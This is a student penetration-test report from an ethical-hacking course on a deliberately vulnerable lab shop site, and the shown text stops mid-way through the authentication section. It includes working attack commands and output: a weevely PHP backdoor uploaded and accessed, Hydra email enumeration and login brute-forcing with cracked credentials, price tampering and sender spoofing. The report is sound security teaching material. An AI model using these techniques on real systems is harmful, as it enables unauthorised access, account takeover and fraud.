



Web application test

Jack Gates

CMP319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2017

+Contents

1	Introduction	1
1.1	Background	1
1.2	Aim.....	1
2	Procedure	3
2.1	Mapping the application's content	3
2.1.1	Exploring the visible content.....	3
2.1.2	Discovering hidden content	4
2.1.3	Vulnerability testing	5
2.2	Analyze the application	5
2.2.1	Identifying Functionality.....	5
2.2.2	Identifying data entry points	6
2.2.3	Mapping the attack surface.....	6
2.3	Testing client-side controls	7
2.3.1	2.3.1 testing transmission of data Via the client	7
2.3.2	Testing client-side controls over user input	8
2.4	Testing the Authentication Mechanism	9
2.4.1	Understanding the Mechanism	9
2.4.2	Testing password quality.....	10
2.4.3	Testing Resilience to password guessing.....	10
2.4.4	Testing the Password recovery function	10
2.4.5	Testing for ability to impersonate	11
2.4.6	Testing username uniqueness.....	12
2.4.7	Testing for insecure storage	12
2.4.8	Exploiting vulnerabilities to gain access to accounts	13
2.5	Testing the Session Management Mechanism	14
2.5.1	Understanding the mechanism	14
2.5.2	Testing Tokens for meaning	14
2.5.3	reversing cookies.....	16
2.5.4	Checking for CSRF.....	17

2.6	Testing Access Controls.....	18
2.7	Testing for Input-Based Vulnerabilities	18
2.7.1	Fuzz All Request Parameters	18
2.7.2	Testing for SQL Injections	18
2.7.3	Testing for XSS.....	19
2.7.4	Testing for path traversal	20
2.7.5	Testing for file inclusion	21
3	References	22
	Appendices	23
	Appendix A - DIRB Results.....	23
2.8	Appendix B – Admin data entry	43
2.9	Appendix C - Admin file structure	44
2.10	Appendix D - Nikto results.....	45
2.11	Appendix E - aa2000 database	48
2.12	Appendix F - Fuzzing details	79
2.13	Appendix G - file inclusion.....	81

1 INTRODUCTION

1.1 BACKGROUND

Several years ago, the internet was built up of just web sites, which are basically just documents of information, it provided a one-way exchange of information and there was no interactivity beyond that. Because of the lack of complexity of these websites, they weren't really massive targets for attacking as there was no sensitive information for companies to secure. With the exponential growth of the internet over the years, there is an increasingly large number of sites that are vulnerable to certain security flaws, and may be open to attacks from malicious users. This is because the majority of websites on the web are now applications, and allow for users of the site to interact with it. This advance in technology for the internet has been beneficial in many ways, although it came with several security flaws. Site owners are now having to be a lot more rigorous with their security, as this increase in applications has caused an increase of sensitive data being stored about users etc. Sites have also advanced from being just simple documents of information to social networking, online stores, and banking, and when moneys involved, so should sufficient security be.

Because security is so important in modern day sites, it should be implemented properly, and tested thoroughly. The best way to test the security of a site is to test the security methodically. This ensures that the site has been tested for all possible avenues a malicious user may take to try and exploit a web application – and there are several. The most commonly exploited flaws have evolved over time, and some newer attacks have been produced which were never even considered when already existing applications were developed. Over the years, some of these attacks have decreased as awareness to them has increased, although many of these applications are still largely insecure.

1.2 AIM

The aims of this project are to investigate a vulnerable web application called AA2000. The Application was bought from a web development company and was described as being “a little buggy but mostly functional”. The owner of the site is concerned that there may be some bugs that could be used to hack into the application. The owner of the site has given me a user account called ‘Mr. Rick Astley’. The user email for this account is ‘hacklab@hacklab.com’ and the password is ‘hacklab’. My task is to test the web application and display my findings and recommendations in the form of a report. Going into this project I expect to find several vulnerabilities that could potentially be a massive security issue for the project. I will be following a methodology to test this application to its fullest extent.

The methodology I will be following is known as the web application hackers handbook as this approach is logical and thorough. This methodology starts off by mapping the applications content, which will result in a good base for the investigation. The next stage is to analyse the applications content by identifying the functionality and the data entry points, so that an attack can be planned around these

features. After that the client-side controls will be tested, to ensure that there are no vulnerabilities on the client's side of the application. The next step is to test the authentication mechanism. This will investigate the passwords security quality as well as vulnerabilities surrounding the authentication function. Session management testing will be done next, and after that the access controls of all the users will be tested. Lastly, input-based vulnerabilities will be tested as many important vulnerabilities are triggered by an unexpected user input.

2 PROCEDURE

2.1 MAPPING THE APPLICATION'S CONTENT

2.1.1 Exploring the visible content

1.1 The application was passively browsed, all of the data entry points were identified, this is to make sure that all of the applications entry points could be tested. An intercepting proxy named burp, was used to investigate these and was used to intercept the parameters used in POST and GET requests. Through investigating these parameters, data entry points were found which could be vulnerable to injection attacks. For the footprinting, I started off by mapping the visible content of the web server. I used a program called OWASP ZAP to perform a technique known as spidering. My goal for spidering was to create a list of all of the accessible files in the application. This is a useful form of footprinting as it will help us with the following stages of penetration testing. With a map of the whole website, all of the access points can be noted and later checked for vulnerabilities. A map of the files the users can view is below. Figure A is a map of the users files. The structure of the admins pages can be seen in Appendix C.




Figure A

2.1.2 Discovering hidden content

Discovering the hidden and default content is an important footprinting technique. A tool called 'dirbuster' was used after the spidering process, as spidering an application does not always yield all the files as some may be hidden. This tool uses a list of words and compares them with the host in all of its directories to find files that were not able to be found in the earlier footprinting. The tool is seen working in figure B and The dirbuster results can be seen in Appendix A.




Figure B

One of the files found was the robots.txt file which will be discussed in more detail later. The robots.txt file is a file that is used by a web application to advise web crawling robots on how they should crawl their website. Therefore, this file can potentially hold the locations of files or directories containing sensitive data. The Wget tool was used to investigate the robot.txt file in greater detail as seen in figure C. Through investigating this file, it was found that the website disallows robots to look at the '/company-accounts' folder. In this directory a database was found holding spread sheets about users and sensitive looking information on a web application.

```
root@kali:~# wget http://192.168.1.10/robots.txt
--2017-11-09 09:54:32-- http://192.168.1.10/robots.txt
Connecting to 192.168.1.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 42 [text/plain]
Saving to: 'robots.txt'

robots.txt      100%[=====>]      42  --.-KB/s    in 0s
2017-11-09 09:54:32 (3.34 MB/s) - 'robots.txt' saved [42/42]

root@kali:~# more robots.txt
User-agent: *
Disallow: /company-accounts
root@kali:~#
```

Figure C

A database directory was also found, containing a text file containing all of the sensitive user data held on the website, such as usernames and password hashes. This file can be seen in Appendix E.

2.1.3 Vulnerability testing

Another tool that was used for footprinting was nikto. Nikto is an open source scanner which can be used to test a website for common security flaws. All of the different tests were run on the application. The tool found a list of vulnerabilities which can be seen in Appendix D.

2.2 ANALYZE THE APPLICATION

2.2.1 Identifying Functionality

The purpose of the web application was to allow users to buy security products online. A user can register an account and the details are stored in a database, a user can then log in with the email and password they registered with. The user can navigate from page to page and the application will keep them logged in through session identifier cookies. They will log out as soon as they disconnect from the host or press the 'log out' button. If a user forgets their password, they can enter their email into a forgotten password form. This will then reset their password and send an email containing the password to the user's email address that they registered with. A user can change their details at the 'updatepassword.php' page. They can change any of the details that they previously registered with and can even upload a profile picture. The user can buy products by navigating to and browsing through all of the 'user_product.php' pages. They can view the product, select the desired quantity, and add them to their cart. From their cart the user can edit the quantity that they previously entered, or delete it. If a user wishes to purchase the item they would type in their shipping address and click on the checkout button. This will direct them to a page, where they will choose their method of payment (only

paypal). Selecting this will direct the user to their paypal login page, where a user will enter their details and confirm the order. The user can see their ordered products on the 'user_order' page, and can check their receipt from there. Another function the user can perform is an email client located on the 'email.php' page. From there the user can compose a message for the admin, check their sent messages, and check their inbox. The user can also write comments under the 'announcement_detail.php' page and submit it for all users to see.

2.2.2 Identifying data entry points

All of the pages of the application were examined, and the data entry points were examined and listed. The data entry points of a user and non-user are seen in figure D and E.

Page	Function	Type	Accessed
http://192.168.1.10/index.php	username validation	text	anyone
http://192.168.1.10/index.php	password validation	password	anyone
http://192.168.1.10/login.php	username validation	text	anyone
http://192.168.1.10/login.php	password validation	password	anyone
http://192.168.1.10/products.php	username validation	text	anyone
http://192.168.1.10/products.php	password validation	password	anyone
http://192.168.1.10/products.php	search bar	text	anyone
http://192.168.1.10/contact.php	username validation	text	anyone
http://192.168.1.10/contact.php	password validation	password	anyone
http://192.168.1.10/aboutus.php	username validation	text	anyone
http://192.168.1.10/aboutus.php	password validation	password	anyone
http://192.168.1.10/product_details.php	username validation	text	anyone
http://192.168.1.10/product_details.php	password validation	password	anyone
http://192.168.1.10/register.php	first name	text	anyone
http://192.168.1.10/register.php	middle name	text	anyone
http://192.168.1.10/register.php	last name	text	anyone
http://192.168.1.10/register.php	email	text	anyone
http://192.168.1.10/register.php	password	password	anyone
http://192.168.1.10/register.php	confirm password	password	anyone
http://192.168.1.10/register.php	date of birth	date	anyone
http://192.168.1.10/register.php	address	text	anyone
http://192.168.1.10/register.php	contact number	text	anyone

Figure D

http://192.168.1.10/user_products.php	search bar	text	user
http://192.168.1.10/Email.php	Subject	text	user
http://192.168.1.10/Email.php	Message	text	user
http://192.168.1.10/product_summary.php	Shipping address	text	user
http://192.168.1.10/announcement_detail.php	comment box	textarea	user
http://192.168.1.10/updatepassword.php	first name	text	user
http://192.168.1.10/updatepassword.php	middle name	text	user
http://192.168.1.10/updatepassword.php	last name	text	user
http://192.168.1.10/updatepassword.php	date of birth	date	user
http://192.168.1.10/updatepassword.php	address	text	user
http://192.168.1.10/updatepassword.php	city	text	user
http://192.168.1.10/updatepassword.php	contact number	text	user
http://192.168.1.10/updatepassword.php	email	text	user
http://192.168.1.10/updatepassword.php	new password	password	user
http://192.168.1.10/updatepassword.php	change profile picture	image	user

Figure E

The admin data entry points can be seen in appendix B.

2.2.3 Mapping the attack surface

Many of the data entry points are in communications with a database where information is stored. There are many ways in which these entry points can be exploited by a malicious person.

A hacker can test all of these text input forms that are in communications with a database with SQL injections. The log in forms can also be tested using brute force or dictionary attacks. The comment sections and emails can be exploited using XSS to attack other users on the application. Giving a user the ability to upload a file could be potentially dangerous as well, as a user could upload harmful files to the website if not configured properly. Path traversal could be achieved by a user if the parameters of an URL are not configured to prevent it. Cookies could also be exploited, if they are stolen and reversed for example. All of these functions the website contains are of interest and will be prioritized as they could yield the most serious results...

2.3 TESTING CLIENT-SIDE CONTROLS

2.3.1 2.3.1 testing transmission of data Via the client

The transmission of data from the client's side was tested on most of the POST parameters in the application. The biggest vulnerability that was found was changing the price through the user ordering function. To perform this the user would intercept the post request, using an intercepting proxy (burp suit was used in this case), when adding an item to the basket. This is done on the 'user_product_detail.php' page, seen in figure F.





Figure F

The quantity and the price can both be changed as seen in figure G.



id=3&price=1&quantity=19&submit=

Figure G

After the request is forwarded, the now edited product will be added to the user's basket as seen in figure H.

SHOPPING CART [1]

Product	Description	Quantity/Update	Price	Total	Action
	VC?D42S720-ANALOG BULLET TYPE CAMERA	19	900.00	19.00	✕ ↗
	NVP2431+OV9712 with OSD Cable IR LED: ?5X42PCS IR range: 40M 8?12mm CS Lens Water resistance:... Read More				
				TOTAL=	£19
← Continue Shopping		Shipping Address: <input type="text" value="Address for delivery purposes"/>		Check Out →	

Figure H

2.3.2 Testing client-side controls over user input

After analyzing all of the image data uploading functions in the application, it was found that some of them are vulnerable to file upload attacks. This attack allows the user to upload a file to the server for malicious purposes. From the admins directory in the 'add_new_products.php', 'edit_new_announcement.php', 'add_new_announcement.php', and the 'edit_announcement.php' page the user can upload any file type they want and it will upload to the server. They could potentially upload new PHP pages, or even back doors. In this case a backdoor file was created using Weeveely as seen in figure I.

```
root@kali:~# weevely generate mypassword backdoor.jpg
Generated backdoor with password 'mypassword' in 'backdoor.jpg' of 1449 byte size.
```

Figure I

It was then submitted into any of these functions and uploaded to the location where announcement/product images are held. The location can be seen in figure J.

Index of /admin/ADMIN/SERVER/ADS/upload







<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory	-		
 4.JPG	2015-08-12 17:03	13K	
 5.JPG	2015-09-05 05:11	13K	
 backdoor.php	2017-11-28 13:16	1.4K	
 background1.jpg	2016-10-11 01:00	534K	
 rick.jpg	2017-08-05 01:38	21K	

Figure J

The user can access the backdoor by typing in the file password and location, seen in figure K.

```
root@kali:~# weevely http://192.168.1.10/admin/ADMIN/SERVER/ADS/upload/backdoor.php mypassword
ord
-08-12 17:03 13K
[+] weevely 3.2.0
-09-05 05:11 13K
[+] 2017-11-28 13:16 1.4K
[+] Target: 192.168.1.10
[+] Session: /root/.weevely/sessions/192.168.1.10/backdoor_0.session
-10-11-01-00 534K
-08-05-01-38 21K
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
weevely>
```

Figure K

From the user's profile picture page, the picture upload is more secure as it only accepts files with the extension '.jpeg', or '.png', so this attack is unable to work from the users 'updatepassword.php' page as it is controlled on the server side.

2.4 TESTING THE AUTHENTICATION MECHANISM

2.4.1 Understanding the Mechanism

there are 6 separate login functions on different pages. The 'index.php' and 'login.php' pages are the main pages which allow customers to login, although the user can also login through

the 'products.php' page, the 'contact.php' page, the 'aboutus.php' page and the 'product_detail.php' page. '/admin/index.php' page is only available for admins to log in. The user submits their email address and password and compares the details with the details in the database.

2.4.2 Testing password quality

The only quality's a character must possess are to be between 7-14 characters in length, and to only contain letters or numbers. This means that a client could potentially create a very weak password and register with it. The error message is seen in figure L.




Figure L

2.4.3 Testing Resilience to password guessing

After 10 failed login attempts at each of the authentication stages with a valid account name but invalid password, then logging in with valid credentials, it is clear that there is no account lockout security feature. The only thing displayed is an error message telling the user "Invalid Username or Password". This means the authentication forms are susceptible to brute force attacks.

2.4.4 Testing the Password recovery function

The 'forgotpass.php' page allows a user to submit the email they have used to register their account in order to reset their password which can be seen in figure N.




Figure N

The new password is then sent to the users' email. This can be abused as a user is able to guess usernames and if the user exists it will display a message stating "Your New Password is Send to your Email". If it fails the message "no user exist with this email address" Is seen.

Figure M

This allows a malicious user to find targets for them to attack. A hacker could use a brute force program like Hydra to find a massive list of users on the system, demonstrated in figure P, and reset their password. After further inspection the new temporary reset password is only a three-character long number, which will be useful information for later.

```
root@kali:~/Desktop# hydra 192.168.1.10 http-form-post "/mail.php/:email=^USER^&submit=Send:No user exist with this Email address" -L common_emails.txt -p hello
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2017-11-22 16:15:40
[DATA] max 16 tasks per 1 server, overall 16 tasks, 152 login tries (l:152/p:0), ~1 tries per task
[DATA] attacking http-post-form://192.168.1.10:80//mail.php/:email=^USER^&submit=Send:No user exist with this Email address
[80][http-post-form] host: 192.168.1.10 login: test@test.com password: hello
[80][http-post-form] host: 192.168.1.10 login: IFerguson@hacklab.com password: hello
[80][http-post-form] host: 192.168.1.10 login: Colin@test.com password: hello
[80][http-post-form] host: 192.168.1.10 login: hacklab@hacklab.com password: hello
1 of 1 target successfully completed, 4 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-11-22 16:15:47
root@kali:~/Desktop#
```

Figure O

2.4.5 Testing for ability to impersonate

The messaging center allows customers to communicate with the admins. There are 4 form fields available when a user wishes to compose an email. The two that are accessible to the user are the subject and the message box. The other two forms are the name of the sender, and the email of the sender. They are greyed out and have the values already entered, suggesting that they are not meant to be altered by the user. However, a user is able to change the contents of these boxes through intercepting the post request seen in figure Q, and editing the name and email sent. The user can therefore impersonate someone else when messaging the admins. The only way the admin will know that they are not that person is by the customer ID that is sent along with the message is not altered. This can be used for phishing.

```
POST /user_mail.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10/user_mail.php
Cookie:
SecretCookie=22756e7078796e6f40756e7078796e6f2e70627a223a38713572393537733239373839333438376f713938736e383330736e363431333a3135
3038323634323536; PHPSESSID=76up8nt16frlfv803dmm40p142
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 84
name=Rick+Astley&email=hacklab%40hacklab.com&subject=55555&message=55555&submit=SEND
```

Figure P

2.4.6 Testing username uniqueness

the application allows multiple users to have the same details excluding the email. When trying to register with the same email, the user will get the message seen in figure R.



Figure Q

2.4.7 Testing for insecure storage

The customers password hashes and even the admins password hashes are easily accessible from the admins account. An admin can easily view all the customers details on the 'Customers.php' page. They can then view that particular customers details, including the password hashes which can be viewed from inspecting the elements of the form.

Customer Information	
First name	<input type="text" value="Rick"/>
Middle name	<input type="text" value="God"/>
Last name	<input type="text" value="Astley"/>
Date of Birth	<input type="text" value="15/09/1995"/>
Gender	<input type="text" value="Male"/>
Address	<input type="text" value="1 Bell Street, Dundee"/>
City	<input type="text" value="Dundee"/>
Contact Number	<input type="text" value="012345678"/>
Email	<input type="text" value="hacklab@hacklab.com"/>
Password	<input type="password" value="*****"/>

Figure R

The admins can view and change their own or other admin details from 'ADMIN/SERVER/user.php'. From here they can view the admin password hashes. Both forms are seen in figure S above, and figure T.


A screenshot of a web form titled "Account Details" with a "Cancel" button. The form contains four input fields: "User Type" (a dropdown menu), "Employee Name" (containing "Julius Felicen"), "Username" (containing "admin"), and "Password" (containing masked characters). The "Password" field is circled in red. A green "Submit" button is located below the fields.

Figure S

As discussed earlier in the hidden content section, the password hashes of all the customers can also be found in the file called AA2000, seen in appendix E.

The password hashes were identified as being md5 by the website 'www.onlinehashcrack.com/hash-identification' and then cracked using a site called 'www.md5decrypt.net' which is seen in figure U.




Figure T

2.4.8 Exploiting vulnerabilities to gain access to accounts

Hydra was used to crack both the customers, and the admins accounts. The results from running hydra on the forgotpass.php' page to enumerate all of the customer emails and set their password to a three-character long number means that cracking these passwords will be simple as seen in figure V. Two words lists were used, one containing all of the emails found for the username parameters, and another containing a list of numbers 100 – 999 for the password parameters. After not much time all of the customers log in details were acquired.


```

root@kali:~# hydra 192.168.1.10 http-form-post "/login.php:email=~USER^&password=~PASS^&submit=Invalid Username or Password" -L ~/Desktop/usernames.txt -P ~/Desktop/common pass.txt
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-11-21 11:48:01
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 16 tasks per 1 server, overall 64 tasks, 100600 login tries (l:4/p:25150), ~98 tries per task
[DATA] attacking service http-post-form on port 80
[80][http-post-form] host: 192.168.1.10 login: hacklab@hacklab.com password: hacklab
[80][http-post-form] host: 192.168.1.10 login: IFerguson@hacklab.com password: ALFANTA
[80][http-post-form] host: 192.168.1.10 login: Colin@test.com password: hackLab
[80][http-post-form] host: 192.168.1.10 login: test@test.com password: 123456789
1 of 1 target successfully completed, 4 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-11-21 11:48:21
root@kali:~#

```

Figure U

The admins passwords were cracked using default admin names for the username parameters, and a dictionary of common passwords. All of the admins log in details were soon cracked and as seen in figure W, the passwords were very weak, making them vulnerable to wordlist attacks.

```

root@kali:~# hydra 192.168.1.10 http-form-post "/admin/:username=~USER^&password=~PASS^&submit=Please Check Your Username And Password" -L ~/Desktop/usernames.txt -P ~/Desktop/common pass.txt
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-11-21 11:28:31
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 16 tasks per 1 server, overall 64 tasks, 75441 login tries (l:3/p:25147), ~73 tries per task
[DATA] attacking service http-post-form on port 80
[STATUS] 916.00 tries/min, 916 tries in 00:01h, 74525 to do in 01:22h, 16 active
[80][http-post-form] host: 192.168.1.10 login: hacklab password: hacklab
[STATUS] 8937.33 tries/min, 26812 tries in 00:03h, 48629 to do in 00:06h, 16 active
[80][http-post-form] host: 192.168.1.10 login: admin password: eiderdown
